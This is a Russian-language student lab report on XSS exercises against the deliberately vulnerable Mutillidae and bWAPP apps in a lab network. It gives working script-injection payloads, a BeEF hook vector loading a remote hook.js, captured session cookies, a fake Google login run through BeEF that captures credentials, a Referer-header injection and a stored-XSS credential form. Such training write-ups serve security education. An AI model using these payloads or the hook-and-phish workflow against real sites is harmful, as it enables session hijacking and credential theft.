

1. Найдите XSS на странице Set Background Color проекта Mutillidae, составьте отчет о найденной уязвимости.

Исследуемая страница:

<http://192.168.56.11/mutillidae/index.php?page=set-background-color.php>

Описание уязвимости

Имя найденной уязвимости	URL	Описание и последствия
XSS(reflected)	http://192.168.56.11/mutillidae/index.php?page=set-background-color.php	На сайте выполняются скрипты внедренные в поле выбора цвета. Это позволяет перехватить конфиденциальные данные пользователя(например Cookie и сессию) и полностью получить контроль над сервером в случае захвата данных админа.

Технические детали обнаружения и воспроизведения

Уязвимость расположена по адресу <http://192.168.56.11/mutillidae/index.php?page=set-background-color.php>


Наименование продукта: Metasploitable 3 Linux virtual machine.

Проверяем как работает форма:

Видим, что данные передаются в 2 места: в тег form, параметр style, а также в текст на страницу в таблице.

Пробуем подставить javascript-код, предварительно покинув тег в котором находимся:

```
><script>alert('hacked')</script>
```



Примеры рабочих payloadов для данной уязвимости:

```
><script>alert('hacked')</script>
```

```
><script>alert(document.cookie)</script>
```

Демонстрация возможностей эксплуатации

см. выше

Выводы и рекомендации по устранению

Уязвимости позволяют получить полный доступ над профилем пользователя, например, украв сессию и куки пользователя. Не требует дополнительных уязвимостей для эксплуатации.

Рекомендации по устранению:

- Установить фильтр параметров

Используемое программное обеспечение

- Firefox web browser.

2. Составьте вектор, который эксплуатирует найденную в задании 1 XSS таким образом, чтобы «подцепить» браузер пользователя на BeEF. После подцепления реализуйте атаку с кражей кук. Авторизуйтесь, используя куки жертвы. После подцепления реализуйте атаку с фишинговой формой.

Запускаем beef, берем крючок и составляем вектор для атаки на пользователя:

```
(stas@kali)-[~]
└─$ beef-xss
[!] This script must be run as root

(stas@kali)-[~]
└─$ sudo beef-xss
[sudo] пароль для stas:
[i] Something is already using port: 3000/tcp
COMMAND      PID    USER    FD  TYPE  DEVICE  SIZE/OFF  NODE NAME
ruby         862470 beef-xss  13u  IPv4  1282766      0t0  TCP *:3000 (LISTEN)

UID          PID    PPID    C  STIME TTY          STAT      TIME CMD
beef-xss     862470      1    0  11:38 ?           Ssl        0:05 ruby /usr/share/beef-xss/beef

[i] GeoIP database is missing
[i] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2021-07-25 11:38:54 +05; 3h 36min ago
     Main PID: 862470 (ruby)
       Tasks: 4 (limit: 9478)
      Memory: 121.0M
    CGroup: /system.slice/beef-xss.service
            └─862470 ruby /usr/share/beef-xss/beef

июл 25 11:38:59 kali beef[862470]: == 23 CreateIpecExploitRun: migrated (0.0005s) ==
июл 25 11:38:59 kali beef[862470]: == 24 CreateAutoloader: migrating ==
июл 25 11:38:59 kali beef[862470]: -- create_table(:autoloader)
июл 25 11:38:59 kali beef[862470]:      → 0.0008s
июл 25 11:38:59 kali beef[862470]: == 24 CreateAutoloader: migrated (0.0008s) ==
июл 25 11:38:59 kali beef[862470]: == 25 CreateXssraysScan: migrating ==
июл 25 11:38:59 kali beef[862470]: -- create_table(:xssrays_scan)
июл 25 11:38:59 kali beef[862470]:      → 0.0008s
июл 25 11:38:59 kali beef[862470]: == 25 CreateXssraysScan: migrated (0.0009s) ==
июл 25 11:38:59 kali beef[862470]: [11:38:57][*] BeEF is loading. Wait a few seconds...

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```


Новый вектор:

```
><script src="http://127.0.0.1:3000/hook.js"></script>
```

Вставляем вектор атаки на странице:

<http://192.168.56.11/mutillidae/index.php?page=set-background-color.php>

Заходим в web интерфейс beef и проверяем, что жертва на крючке:



Получаем cookies жертвы:

Getting Started		Logs		Zombies		Current Browser	
Details	Logs	Commands	Proxy	XssRays	Network		
Key ▲						Value	
browser.capabilitiesactivex						No	
browser.capabilities.flash						No	
browser.capabilities.googlegears						No	
browser.capabilities.phonegap						No	
browser.capabilities.quicktime						No	
browser.capabilities.realplayer						No	
browser.capabilities.silverlight						No	
browser.capabilities.vbscript						No	
browser.capabilities.vlc						No	
browser.capabilities.webgl						Yes	
browser.capabilities.webrtc						Yes	
browser.capabilities.websocket						Yes	
browser.capabilities.webworker						Yes	
browser.capabilities.wmp						No	
browser.date.datestamp						Sun Jul 25 2021 15:25:39 GMT+0500 (Yekaterinburg Standard Time)	
browser.engine						Gecko	
browser.language						en-US	
browser.name.reported						Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	
browser.platform						Linux x86_64	
browser.version						78.0	
browser.window.cookies						showhints=1; security_level=0; PHPSESSID=iqnh7v3clkqfbcjvqh1ust8;	
browser.window.hostname						192.168.56.11	
browser.window.hostport						80	
browser.window.origin						http://192.168.56.11	
browser.window.referrer						http://192.168.56.11/mutillidae/index.php?page=set-background-color.p	
browser.window.size.height						950	
browser.window.size.width						2144	
browser.window.title						Unknown	
browser.window.uri						http://192.168.56.11/mutillidae/index.php?page=set-background-color.p	

Можем подменить их и авторизоваться от имени жертвы.

Запустим команду google phishing:

127.0.0.1:3000/ui/panel#id=dnGmBUyZZKDC0VFc3UEaAHnI6E9bfGibCooUQbu11Z2vMzAVRSEXIOfyQq1rJrJHn9cp40T3Az6sgG

Kali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFU

Getting StartedLogsZombiesCurrent Browser

DetailsLogsCommandsProxyXssRaysNetwork

Module Tree

Search

Browser (56)

Chrome Extensions (6)

Debug (8)

Exploits (109)

Host (24)

IPEC (9)

Metasploit (1)

Misc (20)

Network (21)

Persistence (9)

Phonegap (16)

Social Engineering (25)

Text to Voice

Clickjacking

Lcamtuf Download

Spoof Address Bar (data UR)

Clippy

Fake Flash Update

Fake Notification Bar

Fake Notification Bar (Chrom

Fake Notification Bar (Firefo

Fake Notification Bar (IE)

Google Phishing

Module Results History

id

date

label

0

2021-07-25 15:47

command 1

Google Phishing

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will set the URL to the specified URL if the URL is NOT the Gmail URL.

Id:

51

XSS hook URL:

http://0.0.0.0:3000/demos/basic.html

Gmail logout interval (ms):

10000

Redirect delay (ms):

1000

Браузер направляет пользователя на “страницу авторизации google”. Пользователь вводит свои данные:

192.168.56.11/mutillidae/index.php?page=set-background-color.php

Kali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFU

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space

Over 2757.272164 megabytes (and counting) of free storage.


Less spam

Keep unwanted messages out of your inbox.

Mobile access

Get Google Mail on your mobile phone. [Learn more](#)

[About Google Mail](#) [New features!](#) [Switch to Google Mail](#) [Create an account](#)

 Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company? Get business email, calendar, and online docs @your_company.com. [Learn more](#)

Sign in

Username

qwerty

Password

•••••

Sign in

☐ Stay signed in

[Can't access your account?](#)

Данные улетают нам в beef:

Module Results History			Command results
id	date	label	1
0	2021-07-25 15:47	command 1	data: result=Username: qwerty Password: failed

- * Подберите такой вектор, который бы менял действие, вызываемое нажатием кнопки на странице http://IP/bwapp/xss_back_button.php. Уровень сложности – Low.

Заходим на исследуемую страницу и замечаем, что кнопка button работает отправляя на страницу из заголовка запроса referer:

The screenshot shows the bwAPP web application running on 192.168.56.11. The page title is "/ XSS - Reflected (Back Button) /". Below the title, there is a button labeled "Go back". The page also features social media links for Twitter, LinkedIn, and Facebook. The Burp Suite interface is open, showing a list of HTTP requests. The selected request is a GET request to /bwapp/xss_back_button.php. The request headers are visible on the right, showing the Referer: http://192.168.56.11/bwapp/portal.php.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.56.11	stylesheet.css	stylesheet	css	2.02 KB	6.34 KB
200	GET	192.168.56.11	html.js	script	js	1.52 KB	2.34 KB
304	GET	192.168.56.11	owasp.png	img	png	cached	16.59 KB
304	GET	192.168.56.11	zap.png	img	png	cached	17.15 KB
304	GET	192.168.56.11	netsparker.png	img	png	cached	1.84 KB
304	GET	192.168.56.11	mk.png	img	png	cached	10.96 KB
304	GET	192.168.56.11	bg_3.jpg	img	jpeg	cached	3.11 KB
304	GET	192.168.56.11	twitter.png	img	png	cached	2.83 KB
304	GET	192.168.56.11	linkedin.png	img	png	cached	1.70 KB
304	GET	192.168.56.11	facebook.png	img	png	cached	2.57 KB
304	GET	192.168.56.11	blogger.png	img	png	cached	1 KB
304	GET	192.168.56.11	cc.png	img	png	cached	688 B
304	GET	192.168.56.11	bee_1.png	img	png	cached	5.36 KB
304	GET	192.168.56.11	bg_1.jpg	img	jpeg	cached	120.61 KB

Request Headers (443 B):

- Date: Fri, 19 Oct 2018 07:01:15 GMT
- ETag: "95a-5789cc496c600-gzip"
- Keep-Alive: timeout=5, max=98
- Last-Modified: Fri, 19 Oct 2018 22:53:12 GMT
- Server: Apache
- Vary: Accept-Encoding


Request Headers (443 B):

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: security_level=0; PHPSESSID=iqnh7v3clqfbcjvqlust83o2
- Host: 192.168.56.11
- If-Modified-Since: Fri, 19 Oct 2018 22:53:12 GMT
- If-None-Match: "95a-5789cc496c600-gzip"
- Referer: http://192.168.56.11/bwapp/portal.php


При помощи Burp Suite перехватываем запрос и подменяем заголовок referer так, чтобы выбраться из текстовой части ссылки в javascript код и реализовать атаку:

The screenshot shows the Burp Suite interface with the Intercept tab selected. The request is intercepted from http://192.168.56.11:80. The request details are shown in the Raw tab, displaying the raw HTTP request. The Referer header is highlighted in orange, showing the original URL: http://192.168.56.11/bwapp/portal.php.

```
1 GET /bwapp/xss_back_button.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.56.11/bwapp/portal.php
8 Connection: close
9 Cookie: security_level=0; PHPSESSID=iqnh7v3clqfbcjvqlust83o2
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```



Проверяем что код успешно загрузился на страницу:



Код загрузился и выполняется при нажатии кнопки, скрин получить сложно, т.к. форму мелькает на долю секунды

Payload: `'; alert('hacked');'`

2. * Реализуйте отправку формы, расположенной на странице http://192.168.56.102/bwapp/xss_login.php (уровень сложности – Low), со страницы, содержащей Stored XSS из проекта bWAPP (http://192.168.56.102/bwapp/xss_stored_1.php).

Зайдем на страницу содержащую форму и возьмем её HTML код.

The image shows a web application titled "XSS - Reflected (Login Form)". It features a login form with fields for "Login:" (containing "admin") and "Password:" (containing masked characters). A "Login" button is below the fields. A red error message "Invalid credentials!" is displayed. Below the form, a footer states: "bWAPP is licensed under [CC BY-NC-ND] © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, com".

Below the form, the HTML source code is displayed in a developer tool. The code shows the form structure:

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<header>
</header>
<div id="menu">
</div>
<div id="main">
<h1>
</h1>
<p>Enter your 'superhero' credentials.</p>
<form action="/bwapp/xss_login.php" method="POST">
  <p><label for="login">Login:</label><br>
  <input type="text" id="login" name="login" size="20" autocomplete="off"></p>
  <p><label for="password">Password:</label><br>
  <input type="password" id="password" name="password" size="20" autocomplete="off"></p>
  <button type="submit" name="form" value="submit">Login</button>
</form>
```

Вставим код в поле ввода сообщений на странице блога:

The image shows a web application titled "XSS - Stored (Blog)". It displays a message input field where the following HTML code is being pasted:

```
<form action="/bwapp/xss_login.php" method="POST">
  <p><label for="login">Login:</label><br>
  <input type="text" id="login" name="login" size="20" autocomplete="off"></p>
  <p><label for="password">Password:</label><br>
  <input type="password" id="password" name="password" size="20"
autocomplete="off"></p>
  <button type="submit" name="form" value="submit">Login</button>
</form>
```

Below the input field, there are buttons for "Submit", "Add:" (checked), "Show all:" (unchecked), and "Delete:" (unchecked). A green message "Your entry was added to our blog!" is displayed.

Форма успешно разместилась на странице и отправляет логин-пароль серверу(а можно и не серверу изменив action)...

/ XSS - stored (Blog) /

Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
23	bee	2021-06-25 08:12:25	<div>Login: <input type="text" value="admin"/></div> <div>Password: <input type="password" value="••••••••"/></div> <div><input type="button" value="Login"/></div>